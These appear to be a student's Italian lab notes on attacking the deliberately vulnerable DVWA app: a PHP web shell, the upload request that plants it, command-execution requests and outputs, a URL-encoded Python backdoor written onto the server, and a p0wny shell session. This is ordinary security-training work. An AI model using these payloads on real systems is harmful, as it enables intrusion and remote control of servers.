Codice phpshell

Open

shellphp.php
~/Desktop/Esercizi/Week6

```php
<?php
if (isset($_GET['cmd']))
{
        $cmd = $_GET['cmd'];
        echo '<pre>';
        $result = shell_exec($cmd);
        echo $result;
        echo '</pre>';
}

?>
```

Upload:

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.49.101
Content-Length: 538
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.49.101
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryeljt6H05jop6Yz49
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.49.101/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=high; PHPSESSID=78038e854ecde63ee454c91faaed16d5
Connection: close

------WebKitFormBoundaryeljt6H05jop6Yz49
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryeljt6H05jop6Yz49
Content-Disposition: form-data; name="uploaded"; filename="shellphp.php"
Content-Type: application/x-php

<?php
if (isset($_GET['cmd']))
{
  $cmd = $_GET['cmd'];
  echo '<pre>';
  $result = shell_exec($cmd);
  echo $result;
  echo '</pre>';
}

?>

------WebKitFormBoundaryeljt6H05jop6Yz49
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundaryeljt6H05jop6Yz49--
```

Choose an image to upload:
Choose File No file chosen

Upload

../../hackable/uploads/shellphp.php succesfully uploaded!

Provo a inviare un comando:

Pretty Raw Hex

```
GET /dvwa/hackable/uploads/shellphp.php?cmd=ls HTTP/1.1
Host: 192.168.49.101
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.49.101/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=78038e854ecde63ee454c91faaed16d5
Connection: close
```

Risposta:

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Mon, 27 Feb 2023 14:27:30 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
Content-Type: text/html
Content-Length: 39

<pre>
  dvwa_email.png
  shellphp.php
</pre>
```

Faccio un po di prove:

```
GET /dvwa/hackable/uploads/shellphp.php?cmd=ls%20-a HTTP/1.1
Host: 192.168.49.101
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.49.101/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=78038e854ecde63ee454c91faaed16d5
Connection: close
```

```
<pre>
  .
  ..
  dvwa_email.png
  shellphp.php
</pre>
```

```
GET /dvwa/hackable/uploads/shellphp.php?cmd=whoami HTTP/1.1
Host: 192.168.49.101
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.49.101/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=78038e854ecde63ee454c91faaed16d5
Connection: close
```

```
<pre>
  www-data
</pre>
```

```
GET /dvwa/hackable/uploads/shellphp.php?cmd=cat%20./../../index.php HTTP/1.1
Host: 192.168.49.101
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.49.101/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=78038e854ecde63ee454c91faaed16d5
Connection: close
```

Possiamo vedere come sono scritti i file php

```
<pre>
  <?php

  define( 'DVWA_WEB_PAGE_TO_ROOT', '' );

  require_once DVWA_WEB_PAGE_TO_ROOT.'dvwa/includes/dvwaPage.inc.php';

  dvwaPageStartup( array( 'authenticated', 'phpids' ) );

  $page = dvwaPageNewGrab();

  $page[ 'title' ] .= $page[ 'title_separator' ].'Welcome';

  $page[ 'page_id' ] = 'home';

  $page[ 'body' ] .= "

  <div class=\"body_padded\">

    <h1>
      Welcome to Damn Vulnerable Web App!
    </h1>

    <p>
```

Usando le indicazioni che abbiamo da DirBuster, potremmo cercare le pagine che ci interessano

http://192.168.49.101:80/dvwa/

Scan Information | Results - List View: Dirs: 13 Files: 6 | Results - Tree View | Errors: 0

Type	Found	Response	Size
File	/dvwa/index.php	302	335
File	/dvwa/login.php	200	1580
File	/dvwa/security.php	302	335
Dir	/dvwa/	302	333
Dir	/dvwa/index/	302	335
Dir	/dvwa/about/	302	335
Dir	/dvwa/login/	200	1580
Dir	/dvwa/security/	302	335
Dir	/dvwa/docs/	200	1089
File	/dvwa/about.php	302	335
Dir	/	200	1096
Dir	/dvwa/dvwa/	200	1593
Dir	/dvwa/dvwa/images/	200	2221
File	/dvwa/docs/DVWA-Documentation.pdf	200	502936

Current speed: 256 requests/sec (Select and right click for more options)

Per esempio

```
GET /dvwa/hackable/uploads/shellphp.php?cmd=cat%20./../../security.php HTTP/1.1
```

```
<pre>
  <?php

  define( 'DVWA_WEB_PAGE_TO_ROOT', '' );
  require_once DVWA_WEB_PAGE_TO_ROOT.'dvwa/includes/dvwaPage.inc.php';

  dvwaPageStartup( array( 'authenticated', 'phpids' ) );

  $page = dvwaPageNewGrab();
  $page[ 'title' ] .= $page[ 'title_separator' ].'DVWA Security';
  $page[ 'page_id' ] = 'security';

  $securityHtml = '';
  if( isset( $_POST['seclev_submit'] ) ) {
  $securityLevel = 'high';

  switch( $_POST[ 'security' ] ) {
  case 'low':
  $securityLevel = 'low';
  break;
  case 'medium':
  $securityLevel = 'medium';
  break;
  }

  dvwaSecurityLevelSet( $securityLevel );
  dvwaMessagePush( "Security level set to {$securityLevel}" );
  dvwaPageReload();
  }


  if( isset( $_GET['phpids'] ) ) {
  switch( $_GET[ 'phpids' ] ) {
  case 'on':
  dvwaPhpIdsEnabledSet( true );
  dvwaMessagePush( "PHPIDS is now enabled" );
  break;
  case 'off':
  dvwaPhpIdsEnabledSet( false );
  dvwaMessagePush( "PHPIDS is now disabled" );
  break;
  `
```

Interessante capire come funziona il phpid

```
<h2>
  PHPIDS
</h2>

<p>
  ".dvwaExternalLinkUrlGet( 'http://php-ids.org/', 'PHPIDS' )." v.".dvwaPhpIdsVersionGet()." (PHP-Intrusion Detection System) is a security layer for
  PHP based web applications.
</p>
<p>
  You can enable PHPIDS across this site for the duration of your session.
</p>

<p>
  {$phpIdsHtml}
  `
```

Prove col PUT

```
1  PUT /dvwa/hackable/uploads/shellphp.txt HTTP/1.1
2  Host: 192.168.49.101
3  Upgrade-Insecure-Requests: 1
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
5  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6  Accept-Encoding: gzip, deflate
7  Accept-Language: en-US,en;q=0.9
8  Cookie: security=low; PHPSESSID=78038e854ecde63ee454c91faaed16d5
9  Connection: close
10 Content-Length: 4
11
12 ciao
```


```
HTTP/1.1 405 Method Not Allowed
Date: Mon, 27 Feb 2023 15:43:37 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
Allow: GET,HEAD,POST,OPTIONS,TRACE
Content-Length: 340
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
  <head>
    <title>
      405 Method Not Allowed
    </title>
  </head>
  <body>
    <h1>
      Method Not Allowed
    </h1>
    <p>
      The requested method PUT is not allowed for the URL /dvwa/hackable/uploads/shellphp.txt.
    </p>
    <hr>
    <address>
      Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.49.101 Port 80
    </address>
  </body>
</html>
```

La uso per creare un file py

```
GET /dvwa/hackable/uploads/shellphp.php?cmd=
echo%20"import+socket%2C+platform%2C+os%0D%0A%0D%0ASRV_ADDR+%3D+%22192.168.49.101%22%0D%0ASRV_PORT+%3D+4555%0D%0A%0D%0As+%3D+socket.socket%28socket.AF_INET%
2C+socket.SOCK_STREAM%29%0D%0As.bind%28%28SRV_ADDR%2C+SRV_PORT%29%29%0D%0As.listen%281%29%0D%0Aconnection%2C+address+%3D+s.accept%28%29%0D%0A%0D%0Aprint%28%
22Client+connected%3A+%22%2C+address%29%0D%0A%0D%0Awhile+1%3A%0D%0A%09try%3A%0D%0A%09%09data+%3D+connection.recv%281024%29%0D%0A%09%09pack+%3D+data.decode%2
8%27utf-8%27%29.split%28sep%3D%27%5Cn%27%29%0D%0A%09%09%0D%0A%09except%3A+continue%0D%0A%09%0D%0A%09if%28pack%5B0%5D+%3D%3D+%271%27%29%0D%0A%09%09tosend+%3D
+platform.platform%28%29+%2B+%22%22+%2B+platform.machine%28%29%0D%0A%09%09connection.sendall%28tosend.encode%28%29%29%0D%0A%09elif%28pack%580%5D+%3D%3D+%272
%27%29%0D%0A%09%09data+%3D+connection.rev%281024%29%0D%0A%09%09try%3A%0D%0A%09%09%09filelist+%3D+os.listdir%28pack%5B1%5D%29%0D%0A%09%09%09tosend+%3D+%22%22
%0D%0A%09%09%09for+sfile+in+filelist%3A%0D%0A%09%09%09%09tosend+%2B%3D+x%2C+%22+%22%0D%0A%09%09%0D%0A%09%09except%3A%0D%0A%09%09%09tosend+%3D+%22Wrong+Path%
22%0D%0A%09%09connection.sendall%28tosend.encode%28%29%29%0D%0A%09elif%28pack%5B0%5D+%3D%3D+%270%27%29%0D%0A%09%09connection.close%28%29%0D%0A%09%09connecti
on%2C+address+%3D+s.accept%28%29"%20>%20Backdoor.py HTTP/1.1
Host: 192.168.49.101
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.49.101/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=78038e854ecde63ee454c91faaed16d5
Connection: close
```

Shell fatta meglio


p0wny@shell:~#
Not secure | 192.168.49.101/dvwa/hackable/uploads/supershell.php
miofile.txt
shellphp.php
supershell.php
p0wny@shell:…/hackable/uploads# python backdoor.py
File "backdoor.py", line 3
SRV_ADDR =
^
SyntaxError: invalid syntax
p0wny@shell:…/hackable/uploads# python3 backdoor.py
sh: python3: command not found
p0wny@shell:…/hackable/uploads# upload ./ /home/alessio/Desktop/Esercizi/Week3/Day2/myBack
sh: upload: command not found
p0wny@shell:…/hackable/uploads# upload /home/alessio/Desktop/Esercizi/Week3/Day2/myBackdoo
p0wny@shell:…/hackable/uploads# upload myBackdoor.py
Done.
p0wny@shell:…/hackable/uploads# ls
backdoor.py
dvwa_email.png
miofile.txt
myBackdoor.py
shellphp.php
supershell.php
p0wny@shell:…/hackable/uploads# python myBackdoor.py
File "myBackdoor.py", line 20
if(pack[0] == '1')
^
SyntaxError: invalid syntax
p0wny@shell:…/hackable/uploads# upload myBackdoor.py
Done.
p0wny@shell:…/hackable/uploads# python myBackdoor.py
p0wny@shell:…/hackable/uploads#
p0wny@shell:…/hackable/uploads#